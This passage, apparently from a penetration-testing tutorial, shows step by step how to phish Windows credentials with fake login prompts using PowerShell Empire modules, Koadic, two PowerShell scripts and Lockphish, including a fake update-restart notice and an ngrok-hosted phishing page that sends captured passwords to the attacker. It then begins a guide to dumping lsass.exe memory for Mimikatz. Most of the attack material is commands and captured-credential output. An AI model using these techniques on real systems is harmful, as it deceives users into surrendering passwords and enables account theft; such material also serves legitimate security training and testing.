C:\Users\raj\Desktop>System.Windows.Forms.TextBox, Text: 1
System.Windows.Forms.TextBox, Text: 12
System.Windows.Forms.TextBox, Text: 123
```

PowerShell Empire: collection/prompt


This module of the PowerShell Empire will prompt a dialogue box on the target system, asking for credentials like we did earlier. We can use this module with the following commands:

```
usemodule collection/prompt
execute
```



```
(Empire: YLF7SCZN) > usemodule collection/prompt
(Empire: powershell/collection/prompt) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked YLF7SCZN to run TASK_CMD_WAIT
[*] Agent YLF7SCZN tasked with task ID 1
[*] Tasked agent YLF7SCZN to run module powershell/collection/prompt
(Empire: powershell/collection/prompt) > [*] Agent YLF7SCZN returned results.
[+] Prompted credentials: -> DESKTOP-PIGEFK0\raj:123
[*] Valid results returned by 192.168.1.105
```

Once the user types in the credentials on the dialogue box, the module will display it on the terminal as shown in the image below:



Windows Security

Please enter user credentials


User name: DESKTOP-PIGEFK0\raj

Password:

PowerShell Empire: collection/toasted


This module of PowerShell Empire triggers a restart notification like the one which is generated when updates require and reboot to install. To use this module, type the following command:

```
usemodule collection/toasted
execute
```



```
(Empire: RH6Y2BCZ) > usemodule collection/toasted
(Empire: powershell/collection/toasted) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked RH6Y2BCZ to run TASK_CMD_WAIT
[*] Agent RH6Y2BCZ tasked with task ID 3
[*] Tasked agent RH6Y2BCZ to run module powershell/collection/toasted
(Empire: powershell/collection/toasted) >
```


Once the module executes, it will show the following dialogue box:



Windows will restart in 5 minutes to finish installing updates
Windows will soon restart to complete applying recently installed updates. Use the drop down below to reschedule the restart for a later tir
System Configuration

15 Minutes

And once the Postpone button is clicked, it will ask for credentials to validate the decision to postpone as shown in the image below:



Windows Security


Are you sure you want to reschedule restarting your PC?

Authentication is required to reschedule a system restart

raj

•••

And as the user enters the credentials, It will print them as shown in the image below:




```
(Empire: RH6Y2BCZ) > usemodule collection/toasted
(Empire: powershell/collection/toasted) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked RH6Y2BCZ to run TASK_CMD_WAIT
[*] Agent RH6Y2BCZ tasked with task ID 3
[*] Tasked agent RH6Y2BCZ to run module powershell/collection/toasted
(Empire: powershell/collection/toasted) >
[+] Phished credentials [Not-verified]: DESKTOP-RGP209L/raj 123
```

Koadic


A similar module to the one in PowerShell Empire can be found in Koadic. Once you have the session using Koadic, use the following command to trigger the dialogue box:

```
use password_box
execute
```



```
(koadic: sta/js/mshta)# use password_box
(koadic: imp/phi/password_box)# execute
[*] Zombie 0: Job 0 (implant/phish/password_box) created.
(koadic: imp/phi/password_box)#
```

When the user enters the username and password in the dialogue box, the password will be displayed in the terminal too as shown in the image below:




```
[*] Zombie 0: Job 0 (implant/phish/password_box) created.
[+] Zombie 0: Job 0 (implant/phish/password_box) completed.
Input contents:
123
(koadic: imp/phi/password_box)#
```

PowerShell: Invoke-CredentialsPhish.ps1

There is a script that can be run on PowerShell which creates a fake login prompt for the user to enter the credentials.
Download Invoke-CredentialsPhish.ps1
To initiate the script, type:

```
Import-Module C:\Users\raj\Desktop\Invoke-
CredentialsPhish.ps1

Invoke-CredentialsPhish
```

The execution of the above commands will pop out a prompt asking for credentials as shown in the image below:



```
PS C:\Windows\system32> Import-Module C:\Users\raj\Desktop\Invoke-CredentialsPhish.ps1

PS C:\Windows\system32> Invoke-CredentialsPhish
```


Credentials are required to perform this ...

Please enter your user name and password.

User name: raj

Password: •••

So, once the user enters the credentials, they will be displayed on the screen as shown in the image below:



```
PS C:\Windows\system32> Invoke-CredentialsPhish
Username: raj Password: 123 Domain: Domain:

PS C:\Windows\system32>
```


PowerShell: Invoke-LoginPrompt.ps1

Similarly, there is another script developed by Matt Nelson. This script will again open a dialogue box for the user to enter the passwords.

Download Invoke-LoginPrompt.ps1

To initiate the script, type the following:

```
Import-Module C:\Users\raj\Desktop\Invoke-LoginPrompt.ps1

Invoke-LoginPrompt.ps1
```




```
PS C:\Windows\system32> Import-Module C:\Users\raj\Desktop\Invoke-LoginPrompt.ps1

PS C:\Windows\system32> Invoke-LoginPrompt
```

Please enter user credentials

User name: DESKTOP-PIGEFK0\raj

Password: •••

As you can see the dialogue box emerges on the screen and the user enters the credentials, then further they will be displayed back on the terminal.




```
PS C:\Windows\system32> Invoke-LoginPrompt

UserName Domain          Password
-------- ------          --------
raj      DESKTOP-PIGEFK0 123


PS C:\Windows\system32>
```

Lockphish

Lockphish is another tool that allows us to phish out the credentials, you can download this tool from here. This tool creates a template that looks like it is redirecting the user to a YouTube video that will be hosted into a PHP server, but it will prompt the user to enter the login credentials and then send them to the attacker.


Initiate the tool using the following command:

```
./lockphish.sh
```



```
root@kali:~/lockphish# ./lockphish.sh
                                                v1.1

 coded by: github.com/thelinuxchoice/lockphish
 twitter: @linux_choice


 Disclaimer: this tool is designed for security
 testing in an authorized simulated cyberattack
 Attacking targets without prior mutual consent
 is illegal!

[+] Redirect after phishing (Default: Youtube ):

[+] Starting php server...
[+] Starting ngrok server...
[+] Building webpages
[+] Direct link: https://f4beda7a.ngrok.io

[*] Waiting targets, Press Ctrl + C to exit...
```

It will generate a public link using ngrok as shown in the image above, send that link to the target. When the target executed the link, it asks to save a file. For this step, strong social engineering skills are required.



f4beda7a.ngrok.io/win2.html
https://f4beda7a.ngrok.io/win2.html

Opening index.html

You have chosen to open:

index.html

which is: Text Document (10.3 KB)


from: data:

What should Firefox do with this file?

○ Open with Notepad (default)


● Save File

And after the user has entered the credentials, It will redirect the user to YouTube.



f4beda7a.ngrok.io/win2.html
https://f4beda7a.ngrok.io/win2.html

Redirect to https://www.youtube.com...

Then upon executing the downloaded file, the lock screen will be triggered and the user will be forced to enter the credentials as shown in the image below:



And, we will have our credentials as shown in the image below:



```
[*] Waiting targets, Press Ctrl + C to exit ...

[+] Target opened the link!
[+] IP: 103.19.150.159
[+] Device:  Win64 x64 rv:74.0

[+] Win credentials received!
[+] Username:  Administrator
[+] Password:  123
[+] Saved: win.saved.txt
```

Credential Dumping: Local Security Authority

Credential Dumping: Local Security Authority (LSA|LSASS.EXE)

LSA and LSASS stands for “Local Security Authority” And “Local Security Authority Subsystem (server) Service”, respectively

The Local Security Authority (LSA) is a protected system process that authenticates and logs users on to the local computer. Domain credentials are used by the operating system and authenticated by the Local Security Authority (LSA). The LSA can validate user information by checking the Security Accounts Manager (SAM) database located on the same computer.


The LSA is a user-mode process (LSASS.EXE) used to stores the security information of a system known as the Local Security Policy. The LSA maintains local security policy information in a set of objects.

- The policy contains global policy information.
- TrustedDomain contains information about a trusted domain.
- The account contains information about a user, group, or local group account.
- Private Data contains protected information, such as server account passwords. This information is stored as encrypted strings.

LSASS manages the local system policy, user authentication, and auditing while handling sensitive security data such as password hashes and Kerberos keys. The secret part of domain credentials, the password, is protected by the operating system. Only code running in-process with the LSA can read and write domain credentials.

LSASS can store credentials in multiple forms, including:

- Reversibly encrypted plaintext
- Kerberos tickets (ticket-granting tickets (TGTs), service tickets)
- NT hash
- LAN Manager (LM) hash



Windows 7 (lsass.exe) Credential Dump using Mimikatz

Method 1: Task manager

In your local machine (target) and open the task manager, navigate to processes for exploring the running process of lsass.exe and make a right-click to explore its snippet. Choose the “Create Dump File” option which will dump the stored credential.





Image Name	User Name	CPU	Memory (...	Description
audiodg.exe	LOCAL ...	00	9,344 K	Windows ...
csrss.exe	SYSTEM	00	1,216 K	Client Ser...
csrss.exe	SYSTEM	00	7,248 K	Client Ser...
dllhost.exe	SYSTEM	00	1,572 K	COM Surr...
dllhost.exe	SYSTEM	00	2,184 K	COM Surr...
dwm.exe	raj	00	38,072 K	Desktop ...
explorer.exe	raj	00	15,488 K	Windows ...
GoogleCrashHandler....	SYSTEM	00	652 K	Google Cr...
GoogleCrashHandler6...	SYSTEM	00	584 K	Google Cr...
Lightshot.exe *32	raj	00	3,456 K	Lightshot
lsass.exe	SYSTEM	00	2,676 K	Local Sec...
lsm.ex			1,096 K	Local Ses...
msdtc			1,688 K	Microsoft ...
Searc			1,184 K	Microsoft ...
Searc			5,120 K	Microsoft ...
Searc			1,868 K	Microsoft ...
servic			3,068 K	Services ...
smss.			248 K	Windows ...
spools			2,076 K	Spooler S...
sppsv			1,700 K	Microsoft ...
svcho			3,732 K	Host Proc...
svcho			19,852 K	Host Proc...
svcho			2,044 K	Host Proc...
svcho			2,408 K	Host Proc...

You will get the “lsass.DMP” file inside the /Temp directory of the user account directory under /AppData/local



The file has been successfully created.

